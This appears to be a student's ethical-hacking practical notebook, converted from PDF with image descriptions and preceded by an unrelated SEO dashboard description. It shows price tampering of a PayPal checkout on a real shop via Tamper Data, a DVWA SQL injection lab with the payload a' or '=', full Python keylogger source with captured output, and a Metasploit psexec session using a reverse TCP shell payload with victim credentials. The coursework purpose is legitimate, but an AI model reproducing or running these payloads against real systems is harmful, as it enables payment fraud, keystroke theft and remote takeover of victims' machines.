
The main dashboard features several sections:

- Add domains and monitor their performance:** A form with fields for "Enter domain..." and "US" with a "Search" button.
- Position Tracking:** A table with columns for Project Name, Visibility, and Update. It shows a single row with a project name ending in "•".
- Site Audit:** A table with columns for Project Name, Site Health, and Trend. It shows rows for Pholio (80%, -3%), DCC (79%, -2%), BuyTheTop10 (84%, -1%), reer (78%, -1%), and appzoro (75%, -1%).
- On Page SEO Checker:** A table with columns for Project Name, Ideas, and Description. It shows rows for BuyTheTop10 (302 ideas, 1st 10 pages), appzoro (203 ideas, 1st 25 pages), and DCC (129 ideas, 1st 10 pages). A "Collect SEO Ideas" button is present.
- Social Media Tracker:** A section with a brief description: "Connect with Facebook, Twitter and Google+. You will be able to:" followed by a bullet point: "Track your audience growth and compare yourself with your competitors".
- Brand Monitoring:** A section with a "Recent" heading and a "View all" button.

Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data


Select a website for tempering data e.g(razorba)



Select any item to buy

Then Click to add cart

Then Click on tool for tempering Data



Then Start tempering the data

Tamper Popup

https://www.paypal.com/cgi-bin/webscr

Request Header Name	Request Header ..	Post Parameter Name	Post Parameter V...
Host	www.paypal.com	cmd	_cart
User-Agent	Mozilla/5.0 (Wind...	business	orders@razorba...
Accept	text/html,application/	upload	1
Accept-Language	en-GB,en;q=0.5	undefined_quantity	1
Accept-Encoding	gzip, deflate, br	item_name_1	Razorba SUMBa
Referer	https://www.razor...	amount_1	1
Cookie	RAZBSESSION 105%IR	quantity_1	1

OK Cancel

Here you go


Your order summary

Description	Amount
Razorba SUMBa Power Starter Edition item price: \$1.00	\$2.00
Quantity <input type="text" value="2"/>	
Update	
Item total	\$2.00
Total \$2.00 USD	


PRACTICAL NO. 8

AIM: Perform SQL injection attack.

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql_db.

The screenshot shows the phpMyAdmin interface for MySQL version 5.6.37. The title bar indicates the connection is to localhost / 127.0.0.1 | phpMy... . The main menu includes File, Edit, View, History, Bookmarks, Tools, and Help. Below the menu is a toolbar with icons for Home, Import, Export, and Status. The left sidebar displays a tree view of databases: New, cdcol, information_schema, mysql, performance_schema, phpmyadmin, sql_db, test, and webauth. The main content area is titled "Users overview". It contains a table with the following data:

User	Host	Password	Global privileges	Grant	Action
Any %	-		USAGE	No	Edit Privileges Export
Any linux	No		USAGE	No	Edit Privileges Export
Any localhost	No		USAGE	No	Edit Privileges Export
pma localhost	No		USAGE	No	Edit Privileges Export
root linux	No		ALL PRIVILEGES	Yes	Edit Privileges Export
root localhost	No		ALL PRIVILEGES	Yes	Edit Privileges Export

Below the table are buttons for "Check All", "With selected:", and "Export". At the bottom are buttons for "Add user" and "Remove selected users".


Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.



Step 7 : Go to security setting option in left and set security level low.


A screenshot of a web browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The URL in the address bar is `localhost/5q_injection/security.php`. The main content area is titled "DVWA Security" with a lock icon. On the left, there is a vertical menu bar with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area displays the "Script Security" section, which states "Security Level is currently **high**". It includes instructions for changing the security level to low, medium, or high, noting that this changes the vulnerability level of DVWA. A dropdown menu shows "low" selected, and a "Submit" button is present. Below this is the "PHPIDS" section, which describes PHPIDS v0.6 as a security layer for PHP-based web applications, with links to enable it and view logs.

Step 8 : Click on SQL injection option in left.

A screenshot of a web browser window displaying the DVWA interface. The URL in the address bar is `localhost/Sql_injection/vulnerabilities/sql/`. The main content area is titled "Vulnerability: SQL Injection". On the left, there is a vertical menu bar with various options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "SQL Injection" option is currently selected and highlighted in green. The main content area displays a "User ID:" input field with a "Submit" button below it. Below this is a "More info" section containing several links related to SQL injection:


- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQl_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Step 9 : Write "1" in text box and click on submit.



A screenshot of a web browser window showing the DVWA (Damn Vulnerable Web Application) SQL Injection part 1. The URL is `localhost/Sql_injection/vulnerabilities/sql/?id=1&Submit`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a "User ID:" input field containing "1". Below it, the output shows: "ID: 1", "First name: admin", and "Surname: admin".

Step 10 : Write "a' or '='" in text box and click on submit.



A screenshot of a web browser window showing the DVWA SQL Injection part 1. The URL is `localhost/Sql_injection/vulnerabilities/sql/?id=a'+or+'%3D&Submit`. The page title is "Vulnerability: SQL Injection". The sidebar menu is identical to the previous screenshot. The main content area shows multiple successful SQL注入 results:

- ID: a' or ''= First name: admin Surname: admin
- ID: a' or ''= First name: Gordon Surname: Brown
- ID: a' or ''= First name: Hack Surname: Me
- ID: a' or ''= First name: Pablo Surname: Picasso
- ID: a' or ''= First name: Bob Surname: Smith

Step 11 : Write "1=1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is `localhost / 127.0.0.1 / perdu / ... / Damn Vulnerable Web App (D...)`. The main title is "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various exploit categories. The "SQL Injection" option is highlighted. The main form has a "User ID:" input field containing "1=1". Below the input field, the results show: "ID: 1=1", "First name: admin", and "Surname: admin".

Step 12 : Write "1*" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL is `localhost / 127.0.0.1 / perdu / ... / Damn Vulnerable Web App (D...)`. The main title is "Vulnerability: SQL Injection". The sidebar menu shows "SQL Injection" is also selected. The main form has a "User ID:" input field containing "1*". Below the input field, the results show: "ID: 1*", "First name: admin", and "Surname: admin".


PRACTICAL NO. 9

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: -



```
key_log.txt - Notepad
File Edit Format View Help
2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```

PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEeEM.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWycVEp - "MXAVZsCqfRtZwScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```